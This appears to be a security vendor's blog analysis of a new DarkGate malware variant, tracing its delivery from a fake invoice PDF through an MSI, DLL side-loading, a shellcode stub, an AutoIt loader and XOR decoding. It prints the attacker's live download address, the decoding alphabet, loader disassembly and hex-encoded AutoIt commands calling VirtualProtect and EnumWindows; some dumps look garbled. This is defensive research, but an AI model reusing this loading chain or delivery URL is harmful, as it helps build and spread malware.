

# New DarkGate Variant Uses a New Loading Approach

---

 [netskope.com/jp/blog/new-darkgate-variant-uses-a-new-loading-approach](https://netskope.com/jp/blog/new-darkgate-variant-uses-a-new-loading-approach)

2023年11月1日

Nov 01 2023

## Summary

---

In the past month, the Netskope Threat Labs team observed a considerable increase of SharePoint usage to deliver malware caused by an attack campaign abusing Microsoft Teams and SharePoint to deliver a malware named DarkGate.

DarkGate (also known as MehCrypter) is a malware that was first reported by enSilo (now Fortinet) in 2018 and has been used in multiple campaigns in the past months. Since its recent update announcement in an underground forum, several campaigns have been conducted to deliver the malware using different methods, such as phishing and SEO poisoning.


DarkGate appeals to many attackers because of its broad feature set, which includes HVNC, keylogging, information stealing, and downloading and executing other payloads. DarkGate can be used as a starting point for bigger attacks, including Ransomware infections.

Netskope Threat Labs recently identified a new DarkGate variant delivered via MSI using a loading approach based on Cobalt Strike Beacon's default shellcode stub. Correlating the analyzed samples with findings from other researchers, we could determine that this is part of a new version of the DarkGate malware. Let's take a closer look:

## Infection analysis


---


The infection starts via a fake invoice email delivering a PDF document to the victim. The PDF file contains a DocuSign template that is used as an attempt to lure the user to open a document to be reviewed:



*Example of the malicious document sent to the victim*

Once the user clicks on the fake document a CAB file is downloaded. The CAB file contains an internet shortcut that once executed downloads an MSI file to the infected machine:


Name	Date modified	Type	Size
 file-BA8481UE-OCTOBER_25	10/25/2023 5:17 PM	Internet Shortcut	1 KB



`file:///5.252.177.243@80/Downloads/rrrrhare.zip/rrrrhare.msi`

### *Internet shortcut leading to the MSI download*

Once the user executes the MSI file a whole chain of loading mechanisms starts using the files presented in another CAB file inside the MSI:



*CAB file content*

## Stage 1 – DLL Side-Loading

The chain starts via the execution of the windbg.exe binary present in the CAB file. The DLL side-loading technique is used here in order to execute a fake version of the dbgeng.dll DLL file. Since windbg.exe imports functions from dbgeng.dll, this DLL will be included in its

import table, causing the Windows loader to map the DLL into windbg.exe's address space and then execute the DIIMain function:

#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
3	0006488c	00000000	00000000	00065a4e	000641f8	070e84b1	USER32.dll
4	00064aa8	00000000	00000000	00065cd6	00064414	e1e7ce50	msvcrt.dll
5	00064bc8	00000000	00000000	00065d72	00064534	a7722905	ntdll.dll
6	00064a90	00000000	00000000	00065d9e	000643fc	172f58f1	dbgeng.dll
7	00064a9c	00000000	00000000	00065dd4	00064408	20c1da84	dbgghelp.dll
8	00064bd0	00000000	00000000	00065e28	0006453c	b45800ec	ole32.dll
9	0006487c	00000000	00000000	00065e44	000641e8	3524afb6	SHELL32.dll

#	Thunk	Ordinal	Hint Name
0	00065d90		0002 DebugCreate
1	00065d7c		0001 DebugConnectWide

### View of Windbg.exe dependencies in the Import Table using DIE

The dbgeng.dll is written in the Delphi programming language and has the internal name of SideLoader.dll, a common name observed in several DarkGate DLLs. It also contains export functions required for different binaries, such as windbg.exe and KeyScramblerLogon.exe, which was also observed being abused to side-load malicious DLLs.

In the KeyScramblerLogon.exe case, the side-loaded DLL is named KeyScramblerIE.dll and that is also written in Delphi. The loading methods and decoding algorithm are slightly different from the version presented in this blog, which abuses the WinDbg binary.

The image shows a screenshot of a PE32 file's properties window. The 'File type' is PE32, 'File size' is 736.00 KB, 'Base address' is 00400000, and 'Entry point' is 004a0b08. The 'Sections' tab shows section 0007 with a time date stamp of 1992-06-19 15:22:17 and a size of image of 000bd000. The 'Scan' tab shows the file is LE, 32-bit, x86 architecture, and DLL type. The 'Export' tab shows the following DIE export table:

Name	Offset	Type	Value
Characteristics	0000	DWORD	00000000
TimeDateStamp	0004	DWORD	00000000 1970-01-01 00:00:00
MajorVersion	0008	WORD	0000
MinorVersion	000a	WORD	0000
Name	000c	DWORD	000a80d2 Hex SideLoader.dll
Base	0010	DWORD	00000001
NumberOfFunctions	0014	DWORD	00000011

The 'Export' tab also shows the following DIE export table:

Ordinal	RVA	Name
0001	000a0330	000a30e1 DebugConnectWide
0002	000a0334	000a30f2 DebugCreate
0003	000a033c	000a315a KSInit
0004	000a0364	000a319c KSUpdate
0005	000a0360	000a3187 KSetOption
0006	000a035c	000a314f KSFFUninit
0007	000a0358	000a3132 DIIMUnregisterServer
0008	000a0368	000a3193 KSUninit

### General overview and Export Table view from the fake dbgeng.dll

Upon execution of its DIIMain function dbgeng.dll reads the content of a file named data.bin, present in the same directory, and decodes it using a custom base64 approach using the "zLAXuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhIX48ZHnvjJDBNFtMd1I5acwbqT+=" alphabet. This approach is the same used in other variants of DarkGate.

The decoded content results in a PE file (also written in Delphi) with a shellcode at the end of the file. The execution flow will then be redirected to the base address (first byte of the DOS header) of the decoded file.

The DOS Header bytes of this file contains a tiny snippet that is responsible for calculating the base address of the current decoded file, adding the RVA of the decoded shellcode to the base address and then calling it via a “call eax” instruction:

The screenshot shows a debugger window with assembly code. A red arrow points from the instruction `call eax` at address `02E5A891` to the DOS header bytes at address `02E5A888`. The assembly code includes instructions like `call dword ptr ds:[4A4D64]`, `xor eax, eax`, `pop edx`, `pop ecx`, `mov dword ptr [eax], edx`, `push dword 4A0778`, `lea eax, dword ptr ss:[ebp-10]`, `mov eax, 4`, `call dbgeng.404700`, `inc dword ptr ds:[eax]`, `inc ecx`, `push ebp`, `xor byte ptr ds:[ebx+51], ch`, `dec ebx`, `xor si, word ptr ds:[ebx+77]`, `inc ebp`, `aaa`, `push eax`, `push edx`, `ret`.

Address	Hex	ASCII
02E5A888	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 50 05 00	MZERé...X.e.P..
02E5A889	10 01 00 FF D0 C3 00 00 40 00 1A 00 00 00 00 00	...yDA.@.....
02E5A88A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A88B	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00	.....
02E5A88C	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	°....!l.L!l..
02E5A88D	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus
02E5A88E	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W
02E5A88F	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..\$7.....
02E5A890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A891	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A892	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A893	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A894	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A895	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A896	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A897	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02E5A898	50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00	PE..L....AB*..

Example of the execution being redirected to the decoded file DOS Header using x64dbg

02E5A888	4D	dec ebp	
02E5A889	5A	pop edx	edx:
02E5A88A	45	inc ebp	
02E5A88B	52	push edx	edx:
02E5A88C	E8 00000000	call 2E5A891	call
02E5A891	58	pop eax	
02E5A892	83E8 09	sub eax,9	
02E5A895	50	push eax	
02E5A896	05 00100100	add eax,1000	
02E5A89B	FFD0	call eax	
02E5A89D	C3	ret	
02E5A89E	0000	add byte ptr ds:[eax],a1	

02E6B888	55	push ebp	
02E6B889	8BEC	mov ebp,esp	
02E6B88B	51	push ecx	
02E6B88C	51	push ecx	
02E6B88D	8D45 F8	lea eax,dword ptr ss:[ebp-8]	[ebp-8]: "C:\\Users\\\u0000\\\u0000\\\u0000\\\u0000\\\u0000\\\u0000\\\u0000\\\u0000\\"
02E6B890	53	push ebx	ebx: __stack_chk_fail
02E6B891	50	push eax	
02E6B892	E8 07020000	call 2E6BA9E	
02E6B897	59	pop ecx	
02E6B898	84C0	test al,a1	
02E6B89A	75 08	jne 2E6B8A4	
02E6B89C	83C8 FF	or eax,FFFFFFFF	
02E6B89F	E9 01010000	jmp 2E6B9A5	
02E6B8A4	56	push esi	esi: __stack_chk_fail
02E6B8A5	8875 08	mov esi,dword ptr ss:[ebp+8]	esi: __stack_chk_fail
02E6B8A8	B8 4D5A0000	mov eax,5A4D	
02E6B8AD	57	push edi	
02E6B8AE	66:3906	cmp word ptr ds:[esi],ax	esi: __stack_chk_fail
02E6B8B1	0F85 E9000000	jne 2E6B9A0	
02E6B8B7	8B7E 3C	mov edi,dword ptr ds:[esi+3C]	[esi+3C]: "AM"
02E6B8BA	03FE	add edi,esi	esi: __stack_chk_fail
02E6B8BC	813F 50450000	cmp dword ptr ds:[edi],4550	[edi]: ImageList_GetF
02E6B8C2	0F85 D8000000	jne 2E6B9A0	
02E6B8C8	8A46 20	mov al,byte ptr ds:[esi+20]	esi+20: __stack_chk_fa
02E6B8CB	3C 02	cmp al,2	
02E6B8CD	0F84 C6000000	je 2E6B999	
02E6B8D3	3C 03	cmp al,3	
02E6B8D5	75 2C	jne 2E6B903	
02E6B8D7	B8 00200000	mov eax,2000	
02E6B8DC	66:8547 16	test word ptr ds:[edi+16],ax	
02E6B8E0	0F84 B3000000	je 2E6B999	
02E6B8E6	8B47 28	mov eax,dword ptr ds:[edi+28]	[edi+28]: __stack_chk_
02E6B8E9	33DB	xor ebx,ebx	ebx: __stack_chk_fail
02E6B8EB	53	push ebx	ebx: __stack_chk_fail
02E6B8EC	53	push ebx	ebx: __stack_chk_fail
02E6B8ED	03C6	add eax,esi	esi: __stack_chk_fail
02E6B8EF	56	push esi	esi: __stack_chk_fail
02E6B8F0	FFD0	call eax	

*Call to the decoded shellcode entry*

The technique employed here is very similar to the Cobalt Strike Beacon's default shellcode stub, which is usually employed to call the Beacon's ReflectiveLoader export function.

The called shellcode then prepares the file to be executed performing actions such as resolving its Import Address Table. The LoadLibraryA and GetProcAddress Windows API functions are resolved by hash using the CRC32 algorithm and then used to resolve the IAT.

The execution flow is then transferred to the stage 2 entry point:

```

02BA3978 55          push ebp
02BA3979 88EC       mov ebp, esp
02BA397B B9 05000000 mov ecx, 5
02BA3980 6A 00     push 0
02BA3982 6A 00     push 0
02BA3984 49        dec ecx
02BA3985 ^ 75 F9     jne 2BA3980
02BA3987 51        push ecx
02BA3988 8B 3839BA02 mov eax, 2BA3938
02BA398D E8 12BFFFFF call 2B9F8A4
02BA3992 33C0     xor eax, eax
02BA3994 55        push ebp
02BA3995 68 013BBA02 lea edx, dword ptr ss:[ebp-18]
02BA399A 64:FF30   push dword ptr [eax]
02BA399D 64:8920   mov dword ptr [eax], esp
02BA39A0 8B 0460BA02 mov eax, 2BA6004
02BA39A5 8A 183BBA02 mov edx, 2BA3B18
02BA39AA E8 99AFFFFF call 2B9E448
02BA39AF 8D55 E8   lea edx, dword ptr ss:[ebp-18]
02BA39B2 33C0     xor eax, eax
02BA39B4 E8 179AFFFF call 2B903D0
02BA39B9 8B45 E8   mov ecx, dword ptr ss:[ebp-18]
02BA39BC 8D55 EC   lea edx, dword ptr ss:[ebp-14]
02BA39BF E8 E0CFFFFF call 2BA09A4
02BA39C4 8B55 EC   mov edx, dword ptr ss:[ebp-14]
02BA39C7 8B 0860BA02 mov eax, 2BA6008
02BA39CC 8B 643BBA02 mov ecx, 2BA3B64
02BA39D1 E8 DEACFFFF call 2B9E6B4
02BA39D6 A1 0860BA02 mov eax, dword ptr ds:[2BA6008]
02BA39DB E8 40CFFFFF call 2BA0920
02BA39E0 84C0     test al, al
02BA39E2 v 75 2F   jne 2BA3A13
02BA39E4 6A 00     push 0
02BA39E6 68 703BBA02 lea eax, dword ptr ss:[ebp-1C]
02BA39EB 8D45 E4   mov ecx, 2BA3B7C
02BA39EE B9 7C3BBA02 mov edx, dword ptr ds:[2BA6008]
02BA39F3 8B15 0860BA02 mov eax, dword ptr ds:[2BA6008]
02BA39F9 E8 B6ACFFFF call 2B9E6B4
02BA39FE 8B45 E4   mov eax, dword ptr ss:[ebp-1C]
02BA3A01 E8 BEADFFFF call 2B9E7C4
02BA3A06 50        push eax
02BA3A07 6A 00     push 0
02BA3A09 E8 4ACFFFFF call <JMP.4MessageBoxA>

```


Stage 2 file entrypoint

## Stage 2 – Another Delphi loader


The actions performed by this stage is very similar to the first one. The difference here is that the file read and decoded is the data2.bin file. Also, instead of being decoded all at once the malware first tries to find the occurrence of the “splitres” string in the file and then splits it in two parts. After the malware obtains the two parts it decodes both using the same custom base64 approach.

The first decoded part results in the Autolt.exe binary and the second part is an Autolt script that will be named script.au3. The use of Autolt files is a well-known approach used by DarkGate actors.

A directory named “tmpa” is created under “C:\”, both files are written to it, and then the CreateProcessA function is called to execute the Autolt script using Autolt.exe:



C:\tmpa directory content



Autolt.exe being used to run the script.au3 script

### Stage 3 – The Autolt script

The executed Autolt script is responsible for constructing a PE file and executing it via the same DOS header approach. The DOS header shellcode is executed by using a callback function passed to the EnumWindows API function.

Once we decode the Autolt script, we can see the commands responsible for the loading process are encoded in hexadecimal. The decoded commands were added as comments in the screenshot below to demonstrate the mentioned actions:

```

LOCAL $CBNDPQEBE
; DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($fuzaz), "int", 48843, "dword", 0x40, "dword", null)
EXECUTE (BINARYTOSTRING(
"0x446c6c43616c6c282226b65726e656c33322e646c6c222c2022424f4f4c222c20225669727475616c50726f74656374222c2022707472222c20446c6c537472
776f7264222c20307834302c202264776f72642a222c206e756c6c29"))
LOCAL $EHDNIQ
ENDIF
LOCAL $SFHUNHATY
; DllStructGetData($fuzaz, 1, BinaryToString("0x43ARBBJeTol"))
EXECUTE (BINARYTOSTRING("0x446c6c53747275637453657444617461282466757A612c20312c2042696e617279546f537472696e628223078222624415242734a7
LOCAL $ULKEEBH
; DllCall("user32.dll", "int", "EnumWindows", "ptr", DllStructGetPtr($fuzaz), "lparam", 0)
EXECUTE (BINARYTOSTRING("0x446c6c43616c6c28227573657233322e646c6c222c2022696e74222c2022456e756d57696e646f7773222c2022707472222c20446c6c
))

```

Autolt script content with the important commands commented

Once the callback function is called, the same loading process occurs and the loader shellcode transfers the execution to another Delphi binary. The small difference in this case is that instead of going directly to the DOS header snippet, the callback function first goes to a kind of gate that would jump to the DOS header:



000BCF40	90	nop
000BCF41	E9 B9030000	jmp DBD2FF

000BD2FF	4D	dec ebp
000BD300	5A	pop edx
000BD301	45	inc ebp
000BD302	52	push edx
000BD303	E8 00000000	call DBD308
000BD308	58	pop eax
000BD309	83E8 09	sub eax,9
000BD30C	50	push eax
000BD30D	05 00B00000	add eax,B000
000BD312	FFD0	call eax
000BD314	C3	ret

EIP → 000BD312

DOS Header snippet transferring the execution to the loader shellcode

### Stage 4 – Again a Delphi loader

File type	File size	Base address	Entry point
PE32	44.00 KIB	00400000	00402f8c

File info	Memory map	Disasm	Hex	Strings	Signatures	VirusTotal
MIME	Visualisation	Search	Hash	Entropy	Extractor	
PE	Export	Import	Resources	.NET	TLS	Overlay

Sections	Time date stamp	Size of image	Resources
0008	1992-06-19 15:22:17	0000b000	Manifest, Version

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

PE32	Operation system: Windows(95)[I386, 32-bit, GUI]	S ?
	Compiler: Borland Delphi(6-7 or 2005)[-]	S ?
	Linker: Turbo Linker(2.25*,Delphi)[GUI32]	S ?

Decoded Delphi file overview

01B17BC3	55	push ebp	
01B17BC4	8BEC	mov ebp,esp	
01B17BC6	B9 06000000	mov ecx,6	
01B17BC8	6A 00	push 0	
01B17BCD	6A 00	push 0	
01B17BCF	49	dec ecx	
01B17BD0	^ 75 F9	jne 1B17BC8	
01B17BD2	51	push ecx	
01B17BD3	53	push ebx	
01B17BD4	B8 9378B101	mov eax,1B17B93	
01B17BD9	E8 E5F5FFFF	call 1B171C3	
01B17BDE	33C0	xor eax,eax	
01B17BE0	55	push ebp	
01B17BE1	68 907DB101	push 1B17D90	
01B17BE6	64:FF30	push dword ptr [eax]	
01B17BE9	64:8920	mov dword ptr [eax],esp	
01B17BEC	8D55 E8	lea edx,dword ptr ss:[ebp-18]	
01B17BEF	B8 01000000	mov eax,1	
01B17BF4	E8 62E3FFFF	call 1B15F58	
01B17BF9	8B45 E8	mov eax,dword ptr ss:[ebp-18]	
01B17BFC	8D55 EC	lea edx,dword ptr ss:[ebp-14]	
01B17BFF	E8 37F8FFFF	call 1B17438	
01B17C04	8B55 EC	mov edx,dword ptr ss:[ebp-14]	
01B17C07	B8 B8A2B101	mov eax,1B1A28B	
01B17C0C	E8 8EE8FFFF	call 1B1649F	
01B17C11	8B15 B8A2B101	mov edx,dword ptr ds:[1B1A28B]	
01B17C17	B8 A77DB101	mov eax,1B17DA7	1B17DA7: "AU3!EA06"
01B17C1C	E8 6AECFFFF	call 1B16888	
01B17C21	85C0	test eax,eax	
01B17C23	^ 75 30	jne 1B17C55	
01B17C25	8D45 DC	lea eax,dword ptr ss:[ebp-24]	
01B17C28	E8 9AFEFFFF	call 1B17AC7	
01B17C2D	8B45 DC	mov eax,dword ptr ss:[ebp-24]	
01B17C30	8D4D E0	lea ecx,dword ptr ss:[ebp-20]	
01B17C33	BA B87DB101	mov edx,1B17DB8	1B17DB8: "au3"
01B17C38	E8 F6FAFFFF	call 1B17733	
01B17C3D	8B45 E0	mov eax,dword ptr ss:[ebp-20]	
01B17C40	8D55 E4	lea edx,dword ptr ss:[ebp-1C]	
01B17C43	E8 F3F7FFFF	call 1B17438	
01B17C48	8B55 E4	mov edx,dword ptr ss:[ebp-1C]	
01B17C4B	B8 B8A2B101	mov eax,1B1A28B	
01B17C50	E8 4AE8FFFF	call 1B1649F	
01B17C55	8B15 B8A2B101	mov edx,dword ptr ds:[1B1A28B]	
01B17C58	B8 A77DB101	mov eax,1B17DA7	1B17DA7: "AU3!EA06"
01B17C60	E8 26ECFFFF	call 1B16888	

#### Stage 4 entrypoint

Like the stage 2 payload, this payload will also look for a specific pattern in a file, but instead of an external file it searches in the script.au3 script content. It looks for the "AU3!EA06" string (a known AutoIt script signature).

Usually this signature would be in the beginning of the file but in this case there's another occurrence in the file. Once this string is found, the first 8 bytes next to the signature will be collected and saved for usage later:

```

00015620 01 A0 CE 40 6C C0 2C 3C 60 87 84 BF C9 97 3B FF . I@1A,<`+,,,zE-;ý
00015630 D1 F5 93 73 A8 D8 C1 24 C6 E9 04 71 42 8C 92 3E ÑÖ"s`øÁ$Æé.qBG'>
00015640 A4 43 EF A7 87 74 DD 03 A8 CF 44 00 3E E7 61 E6 «Ci$+tÝ."ÍD.>çæ
00015650 23 47 B1 48 81 50 41 55 33 21 45 41 30 36 74 43 #G±H.PAU3!EA06±C
00015660 46 4D 4C 53 42 44 39 19 03 1F A4 53 42 44 74 1B FMLSBd9...«SBd±.
00015670 C5 A5 45 03 47 44 24 45 46 B2 9C 90 42 44 34 43 ÅÆE.GD$EF±æ.BD4C
00015680 5C 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 \MLSBd±CFMLSBd±C
00015690 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
000156A0 46 4D 4C 52 42 44 CE 53 46 43 53 E7 4B 89 55 FB FMLRBDÍ$FCSçK%Uú
000156B0 47 01 81 72 D2 D4 20 2B 2F 3E 6C 23 30 2B 13 31 G..rôô +/>!#0+.1
000156C0 27 20 6C 3E 37 37 00 63 24 28 6C 21 37 2A 54 36 ' 1>77.c$(!1#*T6
000156D0 28 29 29 21 62 13 1D 2D 75 7F 41 59 66 73 74 43 ())!b..-u.AYfstC
000156E0 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
000156F0 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015700 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015710 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015720 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015730 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015740 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015750 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44 74 43 FMLSBd±CFMLSBd±C
00015760 46 4D 4C 53 42 44 24 06 46 4D 00 52 4A 44 6D 1D FMLSBd$.FM.RJd±.

```

Occurrence of the Autolt signature followed by a 8 bytes key value

The content next to the saved 8 bytes buffer is read and a multi-byte XOR operation is performed against it using the buffer as a XOR key. The result of this operation is the DarkGate final payload:

The screenshot displays a debugger window with assembly code and a hex dump. Red arrows indicate the flow of data from the assembly code to the hex dump. The assembly code shows instructions like 'mov esi, 0x1', 'call j\_smp\_401b7c', and 'xor di, cl'. The hex dump shows the resulting payload bytes.

Address	Hex	ASCII
04345470	38 19 03 1F A4 53 42 44 74 1B C5 A5 45 03 47 44	8...«SBd±ÅÆE.GD
04345480	24 45 46 82 9C 90 42 44 34 43 5C 4D 4C 53 42 44	SEF±.«BD4C\MLSBd
04345490	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
043454A0	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
043454B0	CE 53 46 43 53 E7 4B 89 55 FB 41 59 66 73 74 43	±FCSçK%Uú
043454C0	20 28 2F 3E 6C 23 30 2B 13 31 27 20 6C 3E 37 37	+/>!#0+.1' 1>77
043454D0	00 63 24 28 6C 21 37 2A 54 36 28 29 29 21 62 13	.c\$(!1#*T6())!b..-u
043454E0	1D 2D 75 7F 41 59 66 73 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
043454F0	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345500	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345510	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345520	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345530	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345540	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345550	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345560	74 43 46 4D 4C 53 42 44 74 43 46 4D 4C 53 42 44	±CFMLSBd±CFMLSBd
04345570	24 06 46 4D 00 52 4A 44 6D 1D 04 67 4C 53 42 44	\$.FM.RJd±.±glsbd
04345580	74 43 46 4D 4C 53 CC C5 7F 42 44 54 4C 51 47 44	±CFMLSBd±IA.BDTLQd±

Multi-byte operation resulting in the final Darkgate payload

